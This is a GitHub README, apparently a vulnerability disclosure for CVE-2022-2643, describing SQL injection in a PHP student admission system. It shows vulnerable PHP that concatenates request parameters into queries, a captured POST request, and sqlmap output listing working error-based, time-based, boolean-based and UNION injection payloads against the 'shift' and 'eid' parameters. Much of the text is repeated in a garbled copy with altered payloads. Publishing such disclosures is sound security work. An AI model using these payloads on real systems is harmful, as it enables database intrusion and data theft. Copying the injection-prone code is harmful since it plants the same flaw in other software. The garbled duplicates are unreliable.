

0 stars 0 forks

Star

Notifications

[Code](#) [Issues](#) [Pull requests](#) [Actions](#) [Projects](#) [Security](#) [Insights](#)

main

Go to file



badboycc Update README.md ...

on Aug 4 12

[View code](#)

README.md

Student-Admission CMS Sqlinjection

CVE-2022-2643

Sqlinjection location 1

what one has learned in school.
Albert Einstein

[Learn More →](#)

Admission Form

Student Name

Class

Gurdian Name

Shift

Select ▼

Contact

Gender

☐ Male ☐ Female ☐ Others

Email

Blood Group

Address

Division

N/A ▼

[Submit](#)

```
1 POST / HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 142
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="90"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://127.0.0.1/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: zh-CN,zh;q=0.9
19 Connection: close
20
21 sname=bbb&gname=aaa&contact=1&email=11940111.com&address=1111111&class=1&shift=14&gender=female&bloodgroup=abc&division=1&submit=Submit
```

Search...

没有匹配

Duplicate Entry '11@111.Com' For Key 'Email'

Admission Form

Student Name

Class

Gurdian Name

Shift

Select ▼

Contact

Gender

☐ Male ☐ Female ☐ Others

Email

Blood Group

Address

Division

N/A ▼

[Submit](#)

```

    }
    if($ser == 0)
    {
        $sql = "update student set sname = '".strip_tags($sname)."',
        gname = '".strip_tags($gname)."',
        contact = '".strip_tags($contact)."',
        email = '".strip_tags($email)."',
        address = '".strip_tags($address)."',
        class = '".strip_tags($class)."',
        shift = '".strip_tags($shift)."',
        gender = '".strip_tags($gender)."',
        division = '".strip_tags($division)."' where id = ".$_GET['eid'];

        if(mysql_query($cn, $sql))
        {
            print '<span class = "successMessage">Data update successfully</span>';
            $row['sname'] = "";
            $row['gname'] = "";
            $row['contact'] = "";
            $row['email'] = "";
            $row['address'] = "";
            $row['class'] = "";
            $row['shift'] = "";
            $row['gender'] = "";
            $row['blgroup'] = "";
            $row['division'] = "";
        }
        else
        {
            print '<span>'.mysql_error($cn).'</span>';
        }
    }
}

```

No Check Shift

```

if($sname == "")
{
    $er++;
    $esname = "*Required";
}
else
{
    $sname = test_input($sname);
    if(!preg_match("/^[a-zA-Z ]*$/",$sname)){
        $er++;
        $esname = "*Only letters and white space allowed";
    }
}

if($gname == "")
{
    $er++;
    $egname = "*Required";
}
else
{
    $gname = test_input($gname);
    if(!preg_match("/^[a-zA-Z ]*$/",$gname)){
        $er++;
        $egname = "*Only letters and white space allowed";
    }
}

if($contact == "")
{
    $er++;
    $econtact = "*Required";
}
else
{
    $contact = test_input($contact);
    if(!preg_match("/^[+0-9]*$/",$contact)){
        $er++;
        $econtact = "*Only numbers are allowed";
    }
}

```

Sqlmap Attack

```

POST parameter 'shift' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
---
sqlmap identified the following injection point(s) with a total of 1581 HTTP(s) requests:
---
Parameter: shift (POST)
  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: sname=bbb&gname=aaa&contact=1&email=1@11.com&address=1111111&class=1&shift=1 AND GTID_SUBSET(CONCAT(0x717a766b71,(SELECT (ELT(3656=3656,1))),0x7162766a71),3656)&gender=female&blgroup=abc&division=1&submit=Submit
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: sname=bbb&gname=aaa&contact=1&email=1@11.com&address=1111111&class=1&shift=1 AND (SELECT 2934 FROM (SELECT(SLEEP(5)))GVhT)&gender=female&blgroup=abc&division=1&submit=Submit
---
[00:45:36] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 5.6.9
back-end DBMS: MySQL >= 5.6
[00:45:36] [INFO] fetched data logged to text files under 'C:\Users\cx\AppData\Local\sqlmap\output\127.0.0.1'

```

POST parameter 'shift' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 1581 HTTP(s) requests:

Parameter: shift (POST)

Type: error-based

Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)

Payload:

sname=bbb&gname=aaa&contact=1&email=1@11.com&address=111111&class=1&shift=1 AND GTID_SUBSET(CONCAT(0x717a766b71,(SELECT (ELT(3656=3656,1))),0x7162766a71),3656)&gender=female&blgroup=abc&division=1&submit=

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload:

sname=bbb&gname=aaa&contact=1&email=1@11.com&address=111111&class=1&shift=1 AND (SELECT 2934 FROM (SELECT(SLEEP(5)))GVhT)&gender=female&blgroup=abc&division=1&submit=Submit

[09:45:36] [INFO] the back-end DBMS is MySQL


web application technology: Apache 2.4.39, PHP 5.6.9

back-end DBMS: MySQL >= 5.6



Sqlinjection location 2

http://127.0.0.1/index.php?a=edit&eid=8



Edit the ID: 8, Name: Tahmid Nishat's information

Student Name

Tahmid Nishat

Class

Hons

Gurdian Name

Shift

Sqlmap Attack

```
[11:29:00] [INFO] target URL appears to have 11 columns in query
[11:29:01] [INFO] GET parameter 'eid' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'eid' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 142 HTTP(s) requests:
---
Parameter: eid (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: a=edit&eid=(SELECT (CASE WHEN (5950=5950) THEN 8 ELSE (SELECT 9749 UNION SELECT 6556) END))

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: a=edit&eid=8 OR (SELECT 5422 FROM(SELECT COUNT(*),CONCAT(0x717a766a71,(SELECT (ELT(5422=5422,1)))0x7170707071,FLOOR(RAND(0)*2))X FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: a=edit&eid=8 AND (SELECT 8871 FROM (SELECT(SLEEP(5)))pMGL)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: a=edit&eid=4536 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a766a71,0x4764484f4a426d4d6147624c54525076594d64476745676f7750505173707247795a6c584d434842,0x7170707071),NULL,NULL,NULL,NULL,NULL,NULL,
NULL-- --
[11:29:02] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.9, Apache 2.4.39
back-end DBMS: MySQL >= 5.0
```

[11:29:01] [INFO] GET parameter 'eid' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable

GET parameter 'eid' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 142 HTTP(s) requests:

Parameter: eid (GET)

Type: boolean-based blind

Title: Boolean-based blind - Parameter replace (original value)

Payload: a=edit&eid=(SELECT (CASE WHEN (5950=5950) THEN 8 ELSE (SELECT 9749 UNION SELECT 6556) END))

Type: error-based

Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: a=edit&eid=8 OR (SELECT 5422 FROM(SELECT COUNT(*),CONCAT(0x717a766a71,(SELECT

```
(ELT(5422=5422,1))),0x7170707871,FLOOR(RAND(0)*2))x FROM  
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
```

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: a=edit&eid=8 AND (SELECT 8871 FROM (SELECT(SLEEP(5))))pMGL)

Type: UNION query

Title: Generic UNION query (NULL) - 11 columns

Payload: a=edit&eid=-4536 UNION ALL SELECT

```
NULL,NULL,NULL,CONCAT(0x717a766a71,0x4764484f4a426d4d6147624c54525076594d64476745676
```

```
- -
```

```
---
```

[11:29:02] [INFO] the back-end DBMS is MySQL

web application technology: PHP 5.6.9, Apache 2.4.39

back-end DBMS: MySQL >= 5.0



Code Download

<https://www.sourcecodester.com/php/15514/online-admission-system-php-and-mysql.html>

Releases

No releases published

Packages

No packages published